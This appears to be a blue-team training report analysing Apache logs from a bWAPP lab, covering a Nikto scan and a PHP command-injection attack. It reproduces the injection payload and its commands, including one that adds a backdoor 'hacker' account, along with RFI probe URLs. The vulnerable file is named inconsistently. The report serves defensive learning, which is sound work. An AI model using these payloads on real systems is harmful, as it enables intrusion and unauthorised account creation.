assets/snippets/reflect/snippet.reflect.php?-
reflect_base=http://cirt.net/rfiinc.txt?? HTTP/1.1" 404 300
 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:004257)"
4369 192.168.199.2 - - [20/Jun/2021:12:36:47 +0300] "GET /bwapp/-
athena.php?athena_dir=http://cirt.net/rfiinc.txt? HTTP/1.1"
404 300 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:-
004258)"
4370 192.168.199.2 - - [20/Jun/2021:12:36:47 +0300] "GET /bwapp/-
auction/auction_common.php?phpbb_root_path=http://cirt.net/-
rfiinc.txt? HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:004259)"
4371 192.168.199.2 - - [20/Jun/2021:12:36:47 +0300] "GET /bwapp/-
auction/includes/converter.inc.php?include_path=http://-
cirt.net/rfiinc.txt?? HTTP/1.1" 404 300 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:004260)"
4372 192.168.199.2 - - [20/Jun/2021:12:36:47 +0300] "GET /bwapp/-
auction/includes/messages.inc.php?include_path=http://cirt.net/-

```

Screenshot 9 — Entries 6867–6874: phpMyAdmin enumeration + version control directory exposure checks (.git, .bzr, .hg)

Phase 5 — PHP Command Injection / Remote Code Execution 🚨 CRITICAL (12:52 – 12:53)

🚨 **CRITICAL:** This is the most severe phase. The attacker switched user agent to Firefox/52.0 and directly exploited the vulnerable endpoint /bWAPP/phpi.php by injecting system() calls into the message parameter. All commands returned HTTP 200 — confirming successful Remote Code Execution on the server.

The injection payload (URL-decoded):

```
GET /bWAPP/phpi.php?message="";system('<command>') HTTP/1.1
```

Time	Injected Command	HTTP	Result
12:52:36	system('whoami')	200	Got current user (12778 bytes)
12:52:46	system('net user')	200	Listed all OS users (13045 bytes)
12:52:56	system('net share')	200	Listed network shares (13175 bytes)
12:53:13	system('net user hacker Asd123!! /add')	200 🚨	BACKDOOR USER CREATED
12:53:23	system('net user hacker Asd123!! /add')	200 🚨	BACKDOOR USER CONFIRMED


```

006608)"
6867 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /bwapp/-
phpMyAdmin/server_sync.php?c=phpinfo() HTTP/1.1" 404 300 "-"
"Mozilla/5.0 (Nikto/2.1.6) (Evasions:None) (Test:006608)"
6868 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /bwapp/-
3rdparty/phpmyadmin/server_sync.php?c=phpinfo() HTTP/1.1" 404
300 "-" "Mozilla/5.0 (Nikto/2.1.6) (Evasions:None) (Test:-
006608)"
6869 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /bwapp/-
phpmyadmin/server_sync.php?c=phpinfo() HTTP/1.1" 404 300 "-"
"Mozilla/5.0 (Nikto/2.1.6) (Evasions:None) (Test:006608)"
6870 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /bwapp/pma/-
server_sync.php?c=phpinfo() HTTP/1.1" 404 300 "-" "Mozilla/-
5.0 (Nikto/2.1.6) (Evasions:None) (Test:006608)"
6871 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /
bwapp/.git/HEAD HTTP/1.1" 404 300 "-" "Mozilla/5.0 (Nikto/-
2.1.6) (Evasions:None) (Test:006609)"
6872 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /
bwapp/.bzr/branch-format HTTP/1.1" 404 300 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:006610)"
6873 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /bwapp/.hg/-
requires HTTP/1.1" 404 300 "-" "Mozilla/5.00 (Nikto/2.1.6)
(Evasions:None) (Test:006611)"
6874 192.168.199.2 - - [20/Jun/2021:12:36:55 +0300] "GET /bwapp/-

```

Screenshot 10 — Entries 12553–12555: EXPLOITATION PHASE — attacker executes `system('whoami')`, `system('net user')`, `system('net share')` — all return HTTP 200

```

192.168.199.5/bwAPP/phpi.php" "Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0"
12553 192.168.199.2 - - [20/Jun/2021:12:52:36 +0300] "GET /bwAPP/-
phpi.php?message=%22%22;%20system(%27whoami%27) HTTP/1.1" 200
12778 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/-
20100101 Firefox/52.0"
12554 192.168.199.2 - - [20/Jun/2021:12:52:46 +0300] "GET /bwAPP/-
phpi.php?message=%22%22;%20system(%27net%20user%27) HTTP/1.1"
200 13045 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/-
20100101 Firefox/52.0"
12555 192.168.199.2 - - [20/Jun/2021:12:52:56 +0300] "GET /bwAPP/-
phpi.php?message=%22%22;%20system(%27net%20share%27) HTTP/1.1"
200 13175 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/-
20100101 Firefox/52.0"
12556 192.168.199.2 - - [20/Jun/2021:12:53:13 +0300] "GET /bwAPP/-
phpi.php?
message=%22%22;%20system(%27net%20user%20hacker%20Asd123!!%20/-
add%27) HTTP/1.1" 200 12755 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
12557 192.168.199.2 - - [20/Jun/2021:12:53:23 +0300] "GET /bwAPP/-
phpi.php?
message=%22%22;%20system(%27net%20user%20hacker%20Asd123!!%20/-
add%27) HTTP/1.1" 200 12755 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"

```

Screenshot 11 — Entries 12556–12557: BACKDOOR CREATED — attacker executes `system('net user hacker Asd123!! /add')` — HTTP 200 confirms success

4. Impact Assessment

Severity	Category	Finding
 Critical	RCE	Remote Code Execution via PHP system() injection in php.php
 Critical	Backdoor Account	OS user "hacker" created with password "Asd123!!" — full system access
 High	Exposed Directories	/admin/, /documents/, /passwords/ all returned HTTP 200
 High	Recon Complete	Full Nikto scan completed — attacker mapped the entire attack surface
 Medium	RFI Attempts	Remote File Inclusion attempted (blocked by 404 — not installed paths)
 Medium	phpMyAdmin Enum	Multiple phpMyAdmin paths probed (all 404)

5. Recommendations

- Remove or sandbox php.php — this is a deliberately vulnerable endpoint that must never exist in production.
- Audit OS accounts — immediately check for the "hacker" user account and remove it. Audit all users created around 12:53.
- Restrict directory listing — disable Apache/Nginx autoindex for /admin/, /passwords/, /documents/, /images/.
- Disable dangerous PHP functions — add disable_functions = system, exec, passthru, shell_exec to php.ini.
- Implement a WAF — deploy a Web Application Firewall to detect and block Nikto-style user agents and injection patterns.
- Monitor for RFI — block outbound HTTP requests from the web server to external IPs.
- Rotate all credentials — the attacker had full RCE; assume all credentials on the system are compromised.
- Deploy SIEM tooling — in a real environment, all these log events should flow into a SIEM for automated correlation and alerting.

6. Real-World Blue Team Methodology — SIEM vs Raw Logs

This investigation was performed manually by reading raw Apache access.log entries — a valuable learning exercise but not the standard professional workflow. In an actual Security Operations Center (SOC), this is how the same attack would be handled:

Step	Real-World SOC Workflow
Log Ingestion	Logs are shipped from web servers to a SIEM (Splunk, Elastic, Sentinel, QRadar) in real-time using log shippers (Filebeat, Fluentd, etc.)

Parsing & Normalization	The SIEM automatically parses each log field: IP, timestamp, method, URL, status code, response size, user agent
Detection Rules	Pre-built or custom correlation rules trigger alerts — e.g., "Nikto user agent detected", "200 response to system() in URL", "rapid 404 sweep"
Dashboard & Timeline	Analysts view a visual timeline of events — no need to scroll through thousands of raw log lines manually
Automated Alerting	A SIEM alert fires automatically when a rule matches — the analyst investigates the alert, not the raw log
Threat Intelligence	The attacker IP is checked against threat intelligence feeds automatically
Incident Response	The analyst pivots from the SIEM alert to block the IP, isolate the host, and begin forensics

 **Key Takeaway:** Reading raw logs manually is an essential skill to understand WHAT the SIEM is detecting. Once you know what Nikto scans, RFI probes, and PHP injection look like in raw log entries, you can write better SIEM detection rules and understand alerts more deeply. This exercise is excellent Blue Team training.

7. Analyst Notes — Detailed Log Observations

 The following are the analyst's personal notes taken during the investigation, documenting observations line by line through the log file. These notes reflect the thought process of a Blue Team analyst working through raw logs — a learning exercise that builds the foundational skills needed to work with SIEM tools professionally.

Lines 1–6 — Initial GET Requests (Legitimate User)

From the first line to line 6, we observe successful GET requests (HTTP 200) for .gif files from the /icons/ folder — all from the same IP address with no time interval between requests. This is typical browser behavior loading page assets simultaneously on first visit.

Lines 7–29 — bWAPP Portal Navigation

- Line 7: GET /bWAPP/ → 302 (redirect to portal)
- Line 8: GET /bWAPP/portal.php → 200 (portal loaded successfully)
- Line 9: GET /bWAPP/stylesheets/style.css → 200
- Lines 10–24: Multiple GET requests → 304 (Not Modified) for various images from bWAPP
- Line 25: GET architectsdaughter.ttf → 200 (font file loaded)
- Line 26: GET logout.php → 302 (redirect after logout)
- Lines 27–29: GET login.php → 200, then two more 304 responses

Line 30 — First Sign of Scanning: HEAD / HTTP/1.1

At line 30, we see: HEAD / HTTP/1.1 200 (Evasions:None) (Test:Port Check). This signature is characteristic of automated web scanning tools. Breaking it down:

- HEAD → HTTP method requesting headers only, no body content
- / → Root directory of the web server
- HTTP/1.1 → Protocol version used
- (Evasions:None) (Test:Port Check) → Nikto internal test identifier, confirming automated tool usage

The purpose of this request is to check if the web server is alive, gather response headers, and verify what status codes are returned — without downloading any actual content. This is the opening move of a Nikto reconnaissance scan.

Lines 31–279 — Automated Nikto Scan in Progress

Following the port check, the scanner launched thousands of automated tests at a rate of dozens per second — confirming this is an automated tool, not a human. Key observations:

- Test: getinfo → 302 redirect
- Hundreds of GET requests for files with random-looking names (e.g., 4RaXX5Ac.show, 4RaXX5Ac.exe, 4RaXX5Ac.java, etc.) → all returned 404
- These are Nikto's "map_codes" tests — probing file extension handling behavior
- Dozens of tests firing per second = definitively automated tooling

Lines 280–284 — Directory Discovery (Successful)

At line 280, the scanner successfully retrieved robots.txt (200), which may reveal hidden paths. Then it performed directory brute-forcing with notable successes:

- GET /bwapp/robots.txt → 200  (Test:robots)
- GET /bwapp/admin/ → 200  — admin panel exposed!
- GET /bwapp/documents/ → 200  — documents directory exposed!
- GET /bwapp/passwords/ → 200  — CRITICAL: passwords directory exposed!

This was a directory brute-force / directory listing discovery attack. The fact that /passwords/ returned 200 is a critical misconfiguration that could expose credentials.

Line 285 — Backup File Discovery Attempt

HEAD /bwapp/1921681995.tar.gz → 404 (Test:sitefiles). This is a backup file discovery attempt. The HEAD method is used to check if a file exists without downloading it. Attackers systematically guess backup filenames such as backup.zip, website.tar.gz, config.bak, old.tar, etc., hoping an administrator accidentally left a backup accessible on the web server. This continued until approximately line 531 with various filename variations.

Lines 532–539 — Server Fingerprinting & Embedded Device Detection

From line 532: GET /bwapp/http/1.0 (Test:headers:iis internal ip) → 302. The scan shifted to:

- Server fingerprinting — identifying the web server software and version
- Embedded device detection — checking for router/printer admin interfaces
- IIS misconfiguration checks — probing for internal IP disclosure via headers
- Default file testing — looking for default installation files

From line 540 onward: mostly 404 responses from embedded detection tests, with occasional 302 redirects. Tests included GET /bwapp/hp/device/... — probing for HP printer management interfaces and other embedded systems.

Lines 12553–12557 — Command Injection / RCE (The Critical Attack)

The attacker transitioned from Nikto reconnaissance to direct exploitation. The following URL-encoded payloads were injected into the message= parameter of phi.php:

```
GET /bwAPP/phi.php?message=%22%22;%20system(%27whoami%27)
GET /bwAPP/phi.php?message=%22%22;%20system(%27net%20user%27)
GET /bwAPP/phi.php?message=%22%22;%20system(%27net%20share%27)
GET
/bwAPP/phi.php?message=%22%22;%20system(%27net%20user%20hacker%20Asd123!!%20/add%2
7)
```

Why this is Command Injection: The attacker closes a string ("";) then injects system('...') — the server executes OS-level commands. HTTP 200 on all responses confirms the server processed and executed every command. The attack escalated from recon (whoami, net user, net share) to persistence (net user hacker Asd123!! /add).

 **Attack Type:** OS Command Injection (Remote Code Execution) via unsanitized PHP user input passed to system(). **Severity:** CRITICAL. The attacker fully enumerated the server, mapped users, listed shares, and created a backdoor account — all via HTTP GET requests.

Final Note — Blue Team Context

As a Blue Team analyst, I am not expected to manually read 7,000+ raw log lines in a real SOC environment. In production, all these log events would be ingested into a SIEM tool (Splunk, Elastic SIEM, Microsoft Sentinel, QRadar) which would automatically parse, correlate, and alert on suspicious patterns.

However, this challenge was performed intentionally with raw logs to build foundational knowledge — understanding what these attacks look like at the lowest level makes me a better analyst when working with SIEM detections and writing custom correlation rules.

8. Conclusion

This investigation confirmed a complete, successful web attack against a bWAPP instance. The attacker performed thorough automated reconnaissance using Nikto, discovered multiple exposed directories, and ultimately exploited a PHP code injection vulnerability to achieve Remote Code Execution — culminating in the creation of a backdoor OS user account.

This exercise demonstrates the value of log analysis skills as a foundational Blue Team competency, even though real-world operations rely on SIEM platforms. Understanding what attacks look like at the raw log level makes analysts more effective when working with automated detection tools.

— *End of Report* —

Authored by Mehenni May | LetsDefend Blue Team Exercise | March 2026